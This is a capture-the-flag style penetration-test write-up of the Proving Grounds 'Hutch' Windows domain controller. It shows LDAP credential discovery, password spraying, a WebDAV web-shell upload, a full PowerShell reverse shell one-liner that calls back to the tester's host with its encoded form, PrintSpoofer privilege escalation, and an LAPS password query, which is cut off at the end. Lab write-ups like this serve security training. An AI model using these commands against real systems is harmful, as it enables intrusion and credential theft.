



Penetration Report for Proving Grounds “Hutch”

Written by Peter Arnell

LinkedIn: [linkedin.com/in/peter-arnell-63489827b](https://www.linkedin.com/in/peter-arnell-63489827b)

Github: github.com/Personalarcan3

Contents

1. Overview – *Page 3*
 - a) Requirements
 - b) Target Information
 - c) Testing Summary
2. Information Gathering – *Page 4*
 - a) Port Scanning
 - b) Service Enumeration
 1. HTTP
 2. LDAP
 3. SMB
3. Initial Foothold – *Page 9*
 - a) WebDav File Upload
 - b) Reverse Shell
 - c) Further Enumeration
4. Privilege Escalation – *Page 16*
 - a) Abusing SelpersonatePrivilege
 - b) Reading LAPS password
5. Conclusion – *Page 22*
 - a) Vulnerability Summary

Overview

Requirements

I had been tasked with performing a full system penetration test with the goal of obtaining full system administrative control over the target. No restrictions have been placed on the penetration test, I was able to proceed without taking any additional consideration in regards to protecting the target system and it's users.

Target System

- Operating system: Windows
- IP Address: 192.168.158.122

Testing Summary

After some initial enumeration I found that I was able to anonymously access the LDAP service running on port 389. Within the LDAP output I found a password which was being reused across services.

Using the found password I was able to authenticate to a WebDav service running on port 80 and upload a web shell. With the uploaded shell I was able to execute system commands and have a full reverse shell call back to me.

Once a reverse shell had been established I was able to abuse the privilege "SeImpersonatePrivilege" using the PrintSpoofer exploit to gain a shell as a system administrator. A second privilege escalation vector was found which took advantage of a low privileged user being able to read the LAPS password.

Information Gathering

Port Scanning

I conducted my initial port scan using nmap, during this process I found a number of ports open including 80 (HTTP), 445 (SMB) and 389 (LDAP) . These results were found using the following command.

```
sudo nmap -sC -sV 192.168.158.122 -p- -vv
```

PORT	STATE	SERVICE
53/tcp	open	domain
80/tcp	open	http
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5?
593/tcp	open	ncacn_http
636/tcp	open	tcpwrapped
3268/tcp	open	ldap
3269/tcp	open	tcpwrapped
5985/tcp	open	http

Service Info: Host: HUTCHDC; OS: Windows;

From the list of ports given, the found hostname "HUTCHDC" and the domain "hutch.offsec" that nmap has been able to discover the target appears to be a domain controller.

Service Enumeration

HTTP Port 80

During my initial port scan nmap revealed that there was a Microsoft IIS server running on port 80. It also found that there was a WebDav server running, unfortunately, this required authentication to proceed.

```
(kali@kali)-[~]
└─$ cadaver 192.168.158.122
Authentication required for 192.168.158.122 on server `192.168.158.122':
Username: anonymous
Password:
Authentication required for 192.168.158.122 on server `192.168.158.122':
Username: anonymous
Password:
Could not access / (not WebDAV-enabled?):
Could not authenticate to server: rejected Basic challenge
Connection to `192.168.158.122' closed.
dav:!!> █
```

I tried numerous file lists with the gobuster application but was unable to find any interesting files which would lead to server compromise.

LDAP Port 389

From my testing I found that I was able to anonymously authenticate to the LDAP service running, this service contains information regarding domain objects such as user accounts, services and groups. I was able to do this using the following command.

```
ldapsearch -x -H "ldap://192.168.158.122" -s sub -b 'DC=hutch,DC=offsec'
```

```
# Freddy McSorley, Users, hutch.offsec
dn: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Freddy McSorley
description: Password set to CrabSharkJellyfish192 at user's request. Please c
             hange on next login.
distinguishedName: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
instanceType: 4
whenCreated: 20201104053505.0Z
whenChanged: 20210216133934.0Z
uSNCreated: 12831
uSNChanged: 49179
name: Freddy McSorley
objectGUID:: TxilGIhMVkuei6KplCd8ug==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132489437036308102
lastLogoff: 0
lastLogon: 132579563744834908
```

Within the returned output I noticed that the user “Freddy McSorley” has a password “CrabSharkJellyfish192” within their description, this can be seen on the image above.

As LDAP contains information relating to account’s I was able to run the ldapsearch output through a additional bash commands to extract all the usernames of system users.

```
ldapsearch -x -H "ldap://192.168.158.122" -s sub -b 'DC=hutch,DC=offsec' | grep
'sAMAccountName' | awk -F: ' '{print $2}' | grep -v ' '
```

```
(kali@kali)-[~]
$ ldapsearch -x -H "ldap://192.168.158.122" -s sub -b 'DC=hutch,DC=offsec' | grep 'sAMAccountName' | awk -F: ' '{print $2}' | grep -v ' '
Guest
DnsAdmins
DnsUpdateProxy
rplacidi
opatry
ltaunton
acostello
jsparwell
oknee
jmckendry
avictoria
jfrarey
eaburrow
cluddy
agitthouse
fmcsorley
```

SMB Port 445

With the list of usernames and the password I previously found within LDAP I was able to password spray and see if the found password is valid for the account in question “fmcsorley” along with any other accounts, to perform this I used crackmapexec.

```
crackmapexec smb 192.168.158.122 -u username_list.txt -p 'CrabSharkJellyfish192' --continue-on-success
```

```
(kali@kali)-[~]
$ crackmapexec smb 192.168.158.122 -u username_list.txt -p 'CrabSharkJellyfish192' --continue-on-success
SMB 192.168.158.122 445 HUTCHDC [*] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1:False)
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\DnsAdmins:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\DnsUpdateProxy:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\rplacidi:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\opatry:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\ltaunton:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\acostello:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\jsparwell:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\oknee:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\jmckendry:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\avictoria:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\jfrarey:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\eaburrow:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\cluddy:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\agitthouse:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB 192.168.158.122 445 HUTCHDC [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
SMB 192.168.158.122 445 HUTCHDC [-] hutch.offsec\Guest:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
```

Using crackmapexec I was able to determine that the found password is only valid for the user “fmcsorley”. However, it appears that this user is not able to execute system commands.

Further enumeration shows that the user "fmcSorley" is able to list SMB shares. Although I was able to read the IPC\$, NETLOGON and SYSVOL shares I was not able to find any information which would lead to system access.

```
crackmapexec smb 192.168.158.122 -u fmcSorley -p 'CrabSharkJellyfish192' --shares
```

```
[kali@kali]~$ crackmapexec smb 192.168.158.122 -u 'fmcorsley' -p 'CrabSharkJellyfish192' --shares
```

```
SMB 192.168.158.122 445 HUTCHDC [-] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1:False)
```

```
SMB 192.168.158.122 445 HUTCHDC [+] hutch.offsec\fmcorsley:CrabSharkJellyfish192
```

```
SMB 192.168.158.122 445 HUTCHDC [+] Enumerated shares
```

Share	Permissions	Remark
-----	-----	-----
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share

Initial Foothold

WebDav File Upload

As I was not able to enumerate any additional information which would allow me to progress further, I decided to return to the WebDav server running on port 80 to see if I am able to authenticate as the user fmcsorley, to do this I used Cadaver.

```
cadaver 192.168.158.122
```

```
(kali@kali)-[~]
$ cadaver 192.168.158.122
Authentication required for 192.168.158.122 on server `192.168.158.122':
Username: fmcsorley
Password:
dav:/> ls
Listing collection `/' : succeeded.
Coll:  aspNet_client      0 Nov 4 2020
      iisstart.htm       703 Nov 4 2020
      iisstart.png      99710 Nov 4 2020
      index.aspx        1241 Nov 4 2020
dav:/>
```

I managed to have success using the found credentials

"fmcsorley":"CrabSharkJellyfish192" and so was able to interact with the WebDav server. It appears that this is simply how the server manages website files.

Initially I tried a put command to see if I was able to upload files, this appeared to work and I was able to add a text file to the website using the "put" command.


```
dav:/> put puttest.txt
Uploading puttest.txt to `'/puttest.txt':
Progress: [=====>] 100.0% of 18 bytes succeeded.
dav:/> exit
Connection to `192.168.158.122' closed.

(kali@kali)-[~]
$ curl 192.168.158.122/puttest.txt
arcan3 says hello
```

With the knowledge that I had been able to add a file to the website I went ahead and uploaded a web shell, as this was a Windows machine and I could see a .aspx file within the WebDav file listing I opted for the `"/usr/share/webshells/aspx/cmdasp.aspx"` web shell which is included with Kali Linux.

```
dav:/> put /usr/share/webshells/aspx/cmdasp.aspx
Uploading /usr/share/webshells/aspx/cmdasp.aspx to `cmdasp.aspx':
Progress: [=====] 100.0% of 1400 bytes succeeded.
dav:/> ls
Listing collection `/' : succeeded.
Coll:  aspnet_client           0   Nov  4  2020
      cmdasp.aspx             1400 Sep  9 12:56
      iisstart.htm           703   Nov  4  2020
      iisstart.png          99710 Nov  4  2020
      index.aspx             1241  Nov  4  2020
      puttest.txt             18    Sep  9 12:52
dav:/> 
```

Once uploaded I was able to use my web browser and navigate to the web shell where I was able to execute system commands, on the image below you can see the `"whoami"` command output.



Reverse Shell

To obtain a reverse shell I decided to opt for the PowerShell TcpOneLiner commonly known as Nishang, this can be found at the link below (line 3) but I have also included the code below as some modification was required.

<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1>


When modifying the PowerShell code I needed to remove the hash (#) from the beginning and then add my IP, I also needed to set the port. As port 80 is open on the target I opted to use this for my reverse shell.

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.45.249',80);$stream =  
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,  
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName  
System.Text.AsciiEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-  
String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';;$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);  
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

As this was being passed as an encoded PowerShell command before I was able to execute this I first needed to encode it, to do this I used the CyberChef tool found at the link below as this made the process really simple.


<https://gchq.github.io/CyberChef/>

As you can see from the image below, for the encoding I needed to select Encode Text "UTF-16 LE (1200)" and then Base64 Encoding.




Once the PowerShell code had been encoded I simply needed to start my netcat listener, to do this I ran the following code on my Kali machine.

```
nc -lvnp 80
```



From here I just needed to execute the PowerShell code through the web shell and I would be able to have a reverse shell from the target, to execute the encoded PowerShell code I used the following command.

```
powershell.exe -Enc <encoded_command_here>
```



Once executed I checked my netcat listener to find that it had caught the reverse shell and I had initial foothold on the target.

```
(kali@kali)-[~]  
$ nc -lvnp 80  
listening on [any] 80 ...  
connect to [192.168.45.249] from (UNKNOWN) [192.168.158.122] 50269  
  
PS C:\windows\system32\inetsrv>
```

Further Enumeration

Once I had a reverse shell I started to enumerate the target system further, I started by finding the operating system and architecture.

```
systeminfo
```

```
PS C:\windows\system32\inetsrv> systeminfo

Host Name:                HUTCHDC
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:          Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:              Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                 00429-70000-00000-AA700
Original Install Date:      11/4/2020, 4:06:43 AM
System Boot Time:           2/17/2023, 12:00:50 PM
System Manufacturer:        VMware, Inc.
System Model:               VMware7,1
System Type:                x64-based PC
Processor(s):               1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 Authentic
```

From here I continued to enumerate by using the what privileges and groups the user "iis apppool\defaultapppool" is apart of, I used the following command to do this.

```
whoami /all
```


PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeMachineAccountPrivilege	Add workstations to domain	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

```
User Name          SID
=====
iis apppool\defaultappool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415
```

GROUP INFORMATION

Group Name	Type	SID	Attributes
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS	Alias	S-1-5-32-568	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
	Unknown SID type	S-1-5-82-0	Mandatory group, Enabled by default, Enabled group

Further enumeration helped me determine that although this is a domain controller it does not appear to be connected to any other networks.

```
PS C:\> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::b900:c82c:7aac:a912%3
IPv4 Address. . . . . : 192.168.158.122
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.158.254
```

Privilege Escalation

Having completed some further enumeration of the target system I found that this is a Windows Server 2019, as the current user has the privilege `SelImpersonatePrivilege` I'd be able to take advantage of the PrintSpoofer exploit and elevate my privileges. PrintSpoofer can be downloaded from the link below.

<https://github.com/itm4n/PrintSpoofer>

In order to use this I needed to upload the PrintSpoofer executable to the target system, as I had already compromised the WebDav I decided to upload this using cadaver just like I did with my web shell.

```
put PrintSpoofer64.exe
```

```
dav:/> put PrintSpoofer64.exe
Uploading PrintSpoofer64.exe to `/PrintSpoofer64.exe':
Progress: [=====] 100.0% of 27136 bytes succeeded.
dav:/> █
```

Once the exploit had been added to the system I was able to navigate to the "C:/inetpub/wwwroot/" directory and find this.


```
PS C:\> cd inetpub/wwwroot
PS C:\inetpub\wwwroot> dir

    Directory: C:\inetpub\wwwroot

Mode                LastWriteTime         Length Name
----                -
d-----          11/3/2020   9:37 PM             aspnet_client
-a-----          9/9/2023   4:56 AM          1400 cmdasp.aspx
-a-----          11/3/2020   9:35 PM           703 iisstart.htm
-a-----          11/3/2020   9:35 PM        99710 iisstart.png
-a-----          11/4/2020  11:49 AM          1241 index.aspx
-a-----          9/9/2023   6:03 AM        27136 PrintSpoofer64.exe
-a-----          9/9/2023   4:52 AM           18 puttest.txt

PS C:\inetpub\wwwroot> 
```

Now that the exploit is on the target system I needed to start another netcat listener on my Kali machine, I did this on port 80 so I was able to reuse the same encoded PowerShell command as my initial reverse shell.

```
nc -lvnp 80
```

```
(kali@kali)-[~]
└─$ nc -lvnp 80
listening on [any] 80 ...

```

Once the listener was active and the exploit was on the target I simply needed to execute it, to do so I used the following command on the target.

```
.\PrintSpoof64.exe -i -c "powershell.exe -Enc <encoded_command_here>"
```

```
PS C:\inetpub\wwwroot> .\PrintSpoof64.exe -i -c "powershell.exe -Enc JABjAG
wAaQBlAG4AdAAGAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAA
uAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADQA
NQAUADIANAA5ACcALAA4ADAACKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuA
EcAZQB0AFMAdABYAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAKAGIAeQB0AGUAcwAgAD0AIA
AwAC4ALgA2ADUANQAZADUAFaAlAHsAMAB9ADsAdwBoAGkABABlACgAKAAKAGkAIAA9ACAAJABzAHQ
AcgBlAGEAbQAUAFIAZQBhAGQAKAAKAGIAeQB0AGUAcwAsACAAMAA5ACAAJABiAHkAdABlAHMALgBM
AGUAbgBnAHQAaAaPACkAIAAtAG4AZQAgADAACKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcAL
QBPAGIAagBlAGMAdAAGAC0AVAB5AHAAZQB0AGEAbQBlACAuUwB5AHMAdABlAG0ALgBUAGUAeAB0AC
4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAuUwB0AHIAaQBUAGcAKAAKAGIAeQB
0AGUAcwAsADAALAAGACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQA
ZABhAHQAYQAgADIAPgAmADEAIAAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACKAOWAkAHMAZQBUA
GQAYgBhAGMAawAyACAATAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAJwBQAFMAIAAnACAAKw
AgACgACAB3AGQAKQAuAFAAYQB0AGgAIAArACAAJwA+ACAAJwA7ACQAcwBlAG4AZABiAHkAdABlACA
APQAgACgAWwB0AGUAeAB0AC4AZQBwAGMAbwBkAGkAbgBnAF0A0gA6AEeAUwBDAEKASQApAC4ARwBl
AHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAUAFcAc
gBpAHQAZQAOACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG
4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOWAkAGMAbABpAGUAbgB
0AC4AQwBsAG8AcwBlACgAKQAKAA=="
```

Once ran I checked the new netcat listener to find that it had caught the new reverse shell, after running a quick "whoami" command I found that I was now running as the user "hutch\hutchdc\$".

```
(kali㉿kali)-[~]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.249] from (UNKNOWN) [192.168.158.122] 50584

PS C:\Windows\system32> whoami
hutch\hutchdc$
PS C:\Windows\system32> █
```

To find out a little more about this user I ran a “whoami /groups” command within the new reverse shell, I was able to find that the user “hutch\hutchdc\$” was part of the Administrators groups and so I had complete access to the target system.

```
PS C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type                                     SID
=====
BUILTIN\Administrators                       Alias                                   S-1-5-32-544
Everyone                                     Well-known group                       S-1-1-0
BUILTIN\Pre-Windows 2000 Compatible Access   Alias                                   S-1-5-32-554
BUILTIN\Users                                Alias                                   S-1-5-32-545
BUILTIN\Windows Authorization Access Group   Alias                                   S-1-5-32-560
```

Using the following PowerShell command I was able to locate the local.txt and proof.txt files, I was then able to navigate to these folders to grab them.

```
Get-ChildItem -Path C:/Users -Include *.txt -File -Recurse -ErrorAction
SilentlyContinue
```

```
PS C:\Windows\system32> Get-ChildItem -Path C:/Users -Include *.txt,*.ini,*.kdbx,*.cfg,*.config -File -Recurse -ErrorAction SilentlyContinue

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           9/9/2023   4:31 AM             34 proof.txt

Directory: C:\Users\fmcsorley\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           9/9/2023   4:31 AM             34 local.txt
```


Alternate Privilege Escalation

As I managed to find domain credentials within LDAP I was able to run bloodhound-python to enumerate domain information, this provided a number of .json files which I was later able to import into the bloodhound application. The command to run bloodhound-python can be found below.

```
bloodhound-python -u fmcSorley -p CrabSharkJellyfish192 -ns 192.168.158.122 -d hutch.offsec -c all
```

```
(kali@kali)-[~]
└─$ bloodhound-python -u fmcSorley -p CrabSharkJellyfish192 -ns 192.168.158.122 -d hutch.offsec -c all
INFO: Found AD domain: hutch.offsec
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (hutch.offsec:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 18 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: hutchdc.hutch.offsec
INFO: Done in 00M 06S
```

Once I had imported the .json files into the bloodhound application I found that the user "fmcSorley" had the ability to read LAPS passwords, this would be another way to escalate privileges.



To read the LAPS password I made use of the tool `ldapsearch` again along with the found credentials `"smcsorley":"CrabSharkJellyfish192"`, this was done using the following command.

```
ldapsearch -x -H 'ldap://192.168.158.122' -D 'hutch\fmcsorley' -w 'CrabSharkJellyfish192' -b 'dc=hutch,dc=offsec' "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
```

```
(kali@kali)-[~]
$ ldapsearch -x -H 'ldap://192.168.158.122' -D 'hutch\fmcsorley' -w 'CrabSharkJellyfish192' -b 'dc=hutch,dc=offsec' "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
# extended LDIF
#
# LDAPv3
